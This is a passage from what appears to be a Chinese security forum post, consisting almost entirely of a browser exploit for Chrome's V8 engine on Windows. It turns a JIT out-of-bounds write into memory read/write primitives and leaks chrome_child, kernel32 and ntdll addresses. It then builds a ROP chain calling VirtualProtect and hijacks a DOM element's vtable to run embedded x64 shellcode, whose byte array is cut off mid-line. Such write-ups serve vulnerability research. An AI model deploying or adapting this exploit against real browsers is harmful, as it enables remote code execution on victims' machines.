 for (var i = 0; i < 1024 * 1024 * 16; i++){
   new String();
 }
}

function clear_space(){
 gc();
 gc();
}

function get_shell(){
   return 1 + 1;
}

var leak = get_shell;
function fun(arg) {
   let x = arguments.length;
   a1 = new Array(0x10);
   a1[0] = 1.1;
   oob_double_Array = new Array(0x10);
   oob_double_Array[0] = 1.1;
   object_Array = new Array(0x10);
   object_Array[0] = {};
   object_Array[1] = leak;
   x = x >> 16
   a1[x * 19] = 2.60750842793813e-310;  // 0xffff00000000
   a1[x * 21] = 2.60750842793813e-310;  // 0x2a00000000
   a1[x * 41] = 2.60750842793813e-310;  // 0x2a00000000
}
var a1, oob_double_Array, object_Array, oob_buffer;
var a3 = [1.1,2.2];
a3.length = 0x11000;
a3.fill(3.3);
var a4 = [1.1];
for (let i = 0; i < 10000; i++) fun(...a4);
// %OptimizeFunctionOnNextCall(fun);
fun(...a3);
// console.log(a1.length);
// console.log(oob_double_Array.length);
/* for (var i = 0; i < a1.length; i++){
   console.log(a1[i]);
}  */
console.log("this is a2");

function user_space_read(leak){
 object_Array[1] = leak;
 return oob_double_Array[23];
}

function writePtr(offset, address, value){
 oob_double_Array[offset] = address;
 fake_dv = new Float64Array(oob_buffer);
 fake_dv[0] = value;
}

function readPtr(offset, address){
 oob_double_Array[offset] = address;
 fake_dv = new Float64Array(oob_buffer);
 return fake_dv[0];
}

function_addr = oob_double_Array[23];
console.log("[+] the get shell function addr is at " + Int64.fromDouble(function_addr).toString());
oob_buffer = new ArrayBuffer(0x1000);

%DebugPrint(get_shell);
/* for (var i = 0; i < oob_double_Array.length; i++){
```

```
   console.log(Int64.fromDouble(oob_double_Array[i]).toString());
} */
%DebugPrint(a1);
%DebugPrint(oob_double_Array);
%DebugPrint(oob_buffer);

oob_buffer_addr = user_space_read(oob_buffer);
// alert("[+] the oob_buffer_addr is at " + Int64.fromDouble(oob_buffer_addr).toString());

oob_array_addr = user_space_read(oob_double_Array);
// alert("[+] the oob_array_addr is at " + Int64.fromDouble(oob_array_addr).toString());

temp1 = Int64.fromDouble(oob_buffer_addr + new Int64(0x1f).asDouble() - oob_array_addr + new Int64(0x81).asDouble());
// alert("temp1 is " + temp1.toString())

offset = lowerint(temp1) / 8;
// alert("offset is " + offset.toString())



/* object_Array[1] = oob_double_Array;
oob_double_Array_addr = oob_double_Array[23];
alert("[+] the oob_double_Array_addr is at " + Int64.fromDouble(oob_double_Array_addr).toString());
*/

let scratch = new ArrayBuffer(0x100000);
let scratch_u8 = new Uint8Array(scratch);
let scratch_u64 = new Float64Array(scratch);
scratch_u8.fill(0x41, 0, 10);

var shellcode1 = [72, 131, 236, 40, 72, 131, 228, 240, 72, 199, 194, 96, 0, 0, 0, 101, 76, 139, 34, 77, 139, 100, 36, 24, 77,

let shellcode = new Uint8Array(shellcode1.length);
for (var i = 0; i < shellcode1.length; i++){
 shellcode[i] = shellcode1[i];
}

let div = document.createElement('div');
let div_addr = user_space_read(div);
alert("[+] the div_addr is at " + Int64.fromDouble(div_addr).toString());

el_addr = readPtr(offset, div_addr + new Int64(0x1f).asDouble());
// alert("[+] the el_addr is at " + Int64.fromDouble(el_addr).toString());

el_vftable = readPtr(offset, el_addr);
// alert("[+] the leak is at " + Int64.fromDouble(leak).toString());

chrome_child_addr = el_vftable - (new Int64(0x433e910).asDouble());
// alert("[+] the chrome_child_addr is at " + Int64.fromDouble(chrome_child_addr).toString());


// kernel32_addr = readPtr(offset, chrome_child_addr + new Int64(0x49dbde8).asDouble()) - new Int64(0x20db0).asDouble();
// x chrome_child!*CreateEventW*
kernel32_addr = readPtr(offset, chrome_child_addr + new Int64(0x49db4f8).asDouble()) - new Int64(0x21f20).asDouble();

// alert("[+] the kernel32_addr is at " + Int64.fromDouble(kernel32_addr).toString());


// ntdll_addr = readPtr(offset, kernel32_addr + new Int64(0x79208).asDouble()) - new Int64(0x9a9b0).asDouble();
// 0:016> x KERNEL32!*NtQueryEvent*
ntdll_addr = readPtr(offset, kernel32_addr + new Int64(0x76fe8).asDouble()) - new Int64(0xa55d0).asDouble();;
// alert("[+] the ntdll_addr is at " + Int64.fromDouble(ntdll_addr).toString());

// gadget = ntdll_addr + new Int64(0xA0715).asDouble();
gadget = ntdll_addr + new Int64(0xAB9B5).asDouble();
// alert("[+] the gadget(mov     rdx, [rcx+50h]\n mov     rbp, [rcx+18h]\n mov     rsp, [rcx+10h]\n) is at " + Int64.fromDoubl

pop_rcx_ret = chrome_child_addr + new Int64(0x40982c).asDouble();
// alert("[+] the pop_rcx_ret is at " + Int64.fromDouble(pop_rcx_ret).toString());
```

```
pop_rdx_ret = chrome_child_addr + new Int64(0x12d91a).asDouble();
// alert("[+] the pop_rdx_ret is at " + Int64.fromDouble(pop_rdx_ret).toString());

pop_r8_ret = chrome_child_addr + new Int64(0x11b6012).asDouble();
// alert("[+] the pop_r8_ret is at " + Int64.fromDouble(pop_r8_ret).toString());

pop_r9_ret = chrome_child_addr + new Int64(0x197b44c).asDouble();
// alert("[+] the pop_r9_ret is at " + Int64.fromDouble(pop_r9_ret).toString());

// virtaulprotect_addr = kernel32_addr + new Int64(0x193d0).asDouble();

virtaulprotect_addr = kernel32_addr + new Int64(0x1B330).asDouble();

// alert("[+] the virtaulprotect_addr is at " + Int64.fromDouble(virtaulprotect_addr).toString());

%DebugPrint(scratch);

scratch_buffer_addr = user_space_read(scratch);
// alert("[+] the scratch_buffer_addr is at " + Int64.fromDouble(scratch_buffer_addr).toString());

let scratch_addr = readPtr(offset, scratch_buffer_addr + new Int64(0x1f).asDouble());
// alert("[+] the scratch_addr is at " + Int64.fromDouble(scratch_addr).toString());

sc_upper = upper(scratch_addr);
sc_lower = lower(scratch_addr);
scratch_addr1 = combineint(sc_upper, sc_lower);


let sc_offset = 0x20000 - scratch_addr1 % 0x1000;
// alert("[+] the sc_offset is at 0x" + sc_offset.toString(16));

let sc_addr = scratch_addr + new Int64("0x" + sc_offset.toString(16)).asDouble();
// alert("[+] the sc_addr is at " + Int64.fromDouble(sc_addr).toString());

scratch_u8.set(shellcode, Number(sc_offset));

scratch_u64.fill(gadget, 0, 100);

let fake_vtab = scratch_addr;
// alert("[+] the fake_vtab is at " + Int64.fromDouble(fake_vtab).toString());

let fake_stack = scratch_addr + new Int64(0x10000).asDouble();

let stack = [
   pop_rcx_ret,
   sc_addr,
   pop_rdx_ret,
   new Int64(0x1000).asDouble(),
   pop_r8_ret,
   new Int64(0x40).asDouble(),
   pop_r9_ret,
   scratch_addr,
   virtaulprotect_addr, // VirtualProtect
   sc_addr,
];

for (let i = 0; i < stack.length; ++i) {
   scratch_u64[0x10000/8 + i] = stack[i];
}


writePtr(offset, el_addr + new Int64(0x10).asDouble(), fake_stack); // RSP
writePtr(offset, el_addr + new Int64(0x50).asDouble(), pop_rcx_ret + new Int64(0x1).asDouble()); // RIP = ret
writePtr(offset, el_addr + new Int64(0x58).asDouble(), 0);
writePtr(offset, el_addr + new Int64(0x60).asDouble(), 0);
writePtr(offset, el_addr + new Int64(0x68).asDouble(), 0);
writePtr(offset, el_addr, fake_vtab);
```

```
// alert("ok");
div.dispatchEvent(new Event('click'));
</script>
</html>
```

点击收藏 | 1 关注 | 2

上一篇：CVE-2019-10999复现 下一篇：路由器漏洞分析系列（2）：CVE-...

1. 0 条回复
   - 动动手指，沙发就是你的了！